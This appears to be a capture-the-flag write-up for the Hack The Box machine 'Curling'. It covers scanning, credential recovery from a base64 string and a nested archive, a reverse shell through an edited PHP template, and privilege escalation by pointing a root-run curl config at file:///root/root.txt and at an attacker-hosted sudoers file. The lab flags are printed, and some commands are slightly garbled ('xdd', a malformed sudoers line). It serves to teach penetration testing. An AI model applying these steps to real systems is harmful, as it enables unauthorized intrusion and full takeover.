

# Curling

10.10.10.150

User: 65dd1df0713b40d88ead98cf11b8530b

Root: 82c198ab6fc5365fdc6da2ee5c26064a

*My first step was to do some enumerating with NMAP to see what ports were open.*

```
root@mothership:~/Documents/htb/boxes/curling# nmap -sV -sC -oA nmap/curling 10.10.10.150
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-05 10:10 GMT
Nmap scan report for 10.10.10.150
Host is up (0.039s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.85 seconds
```

*After the NMAP scan finished we found port 80 and port 22 was open. After going to port 80 I found that it was hosting a web page that was hosted by a user known as "Floris". After looking through the source code I found there were a file called /secret.txt. After opening it up I found the following string inside: Q3VyBGluZzlwMTgh. We can see that this is a base64 string so by doing the following in the terminal; echo "Q3VyBGluZzlwMTgh" | base64 -d. This command prints the string and then pipes it into base64 decrypting tool where then it gives us "Curling2018!". If you read earlier there was a user on the site known as Floris so what if the password to that account is Curling2018!? Let's try it.*

**Cewl Curling site!**

Home

**What's the object of curling?**

Details

Written by Super User  
Category: Uncategorised  
Published: 22 May 2018  
Hits: 64

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

**Curling you know its true!**

Details

Written by Super User  
Category: Uncategorised  
Published: 22 May 2018  
Hits: 66

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get you so hyped up, you feel like drinking a Red Bull and doing jumping jacks. Watching curling makes you want to drink a glass of red wine and lie down on the shag carpet. Curling is deliberate. Thoughtful, even. The games move very slowly. The players spend a lot of time talking strategy. There are nods and quiet words of encouragement; rarely are there disagreements. When it comes time for a team member to play their turn by sliding a stone down the ice, the moves are elegant. There's a wind up, a push-off, a slide, and a gentle

**My first post of curling in 2018!**

Details

Written by Super User  
Category: Uncategorised  
Published: 22 May 2018  
Hits: 64

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

**Main Menu**

Home

**Login Form**

Hi Super User,  
Log out


Jordan

As you can see above it worked ! We cannot really do anything as there are no features. Let's fire up a gobuster scan to find useful directories.

```
root@mothership:~# gobuster -u 10.10.10.150 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


=====
Gobuster v2.0.0                                OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://10.10.10.150/
[+] Threads   : 10
[+] Wordlist    : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout    : 10s
=====
2019/02/05 10:12:44 Starting gobuster
=====
/images (Status: 301)
/media (Status: 301)
/templates (Status: 301)
/modules (Status: 301)
/bin (Status: 301)
/plugins (Status: 301)
/includes (Status: 301)
/language (Status: 301)
/components (Status: 301)
/cache (Status: 301)
/libraries (Status: 301)
/tmp (Status: 301)
/layouts (Status: 301)
/administrator (Status: 301)
/cli (Status: 301)
/server-status (Status: 403)
Progress: 116265 / 220561 (52.71%)
```

The most intriguing one from the list above would be the administrator directory. After going to 10.10.10.150/administrator we are faced with a login page so let's try the Floris user credentials:



Success! The next step is to find a way to get a reverse shell or find credentials to sign into the SSH server. After looking through the control panel I found we are able to edit the source code of the web page, PHP is also supported with this.

If we go onto our attacking machine and input the following “nc -nvlp 1234”, it will listen for incoming connections coming from any address with a 1234 port. Next we need to figure out a way to get a connection from the following. I found if we used the following that is highlighted in red in the picture below, click save and then press “Template Preview” it will load the page meaning it runs our code! If you check your terminal we receive a call back from the server giving us a shell! The code highlighted in red executes a shell and then sends it over a connection to my host address.



As you can see below we have an interactive shell from the web server!

```
root@mothership:~# nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.150] 35880
bash: cannot set terminal process group (1191): Inappropriate ioctl for device
bash: no job control in this shell
www-data@curling:/var/www/html$ ls
ls
LICENSE.txt
README.txt
administrator
bin
cache
cli
components
configuration.php
htaccess.txt
images
```

Our next step is to try and get user on the server. First I went to /home/ and found there was a user called Floris. So the full directory path is /home/Floris/. Within that directory there are three items which are user.txt, password\_backup and admin-area. If you try cat user.txt you will see we do not have read permissions as we are not a user. We also cannot access the admin-area directory. Taking

a look at the password\_backup we see it is ascii text. If you read the information inside we can see it is nothing useful so far. After researching I found there is a method in which you are able to hide files inside ASCII. We need to find a way to hex dump all the data. The way to do this is to do the following:

```
xdd -r password_backup > password ;This dumps the data into the file "password"
```

If you now look at the file type "file password" you will find it has changed to a bzip2 file. So if we now do `bzip2 -d password` it now changes the file again but this time to a gzip. If we now do "`gunzip password.gz`" it goes to a .tar.gz file. The way to get round this is by doing `tar -xzf file`. This extracts it and gives a file called "password"! if we open it up we have the following contents:

```
5d<wdCbdZu)|hChXII
```

```
root@mothership:~# ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Feb  5 13:27:55 UTC 2019

System load:  0.28           Processes:           207
Usage of /:   46.6% of 9.78GB Users logged in:      1
Memory usage: 41%           IP address for ens33: 10.10.10.150
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Feb  5 12:58:49 2019 from 10.10.14.161
floris@curling:~$
```

We now have user! If we goto ~/ and look at the user.txt we have the user flag!

## Privilege escalation

There is an easy method to read the root flag and then there is another method which will give you the root shell. For reading the flag if we take a look within the admin-area folder we see input and report file. If we see the contents of the input file it is simply the following "url='http://127.0.0.1/'" and within the report file it is the curling front end source. The name of the box gives us a hint on what we can do and that is curl a web page and or information. For instance if we open up a text document using google what is the URL? [File:///root/document](file:///root/document) maybe? So if we change the input file to "url='file:///root/root.txt'" and then see the contents of report we get the root flag! We are able to read the flag as the file is being executed as root and not floris.

## Root shell

To get root shell it's just as easy as reading the file, just a few more steps. First on my local machine create a file called sudoers and I place this information inside:

```
root ALL=(ALL:ALL) ALL
```

```
floris ALL(ALL:ALL) ALL
```

What this does is gives Floris root permissions. I then setup a python web server to host the files that need to be downloaded. The command for this is:


```
python -m SimpleHTTPServer 8000
```

I then go back to the SSH session and place this information inside:

```
url="myIP:8000/sudoers"
```

```
output = "/etc/sudoers"
```

What this does is downloads my file and then replaces the current sudoers as the program is running under root. Then do sudo su and enter the floris password. After doing this we get root!

A terminal window with a black background and white text. The prompt is root@curling:~#. The user enters 'whoami' and the output is 'root'. The user enters 'cat root.txt' and the output is '82c198ab6fc5365fdc6da2ee5c26064a'. The prompt returns to root@curling:~#.

```
root@curling:~# whoami
root
root@curling:~# cat root.txt
82c198ab6fc5365fdc6da2ee5c26064a
root@curling:~#
```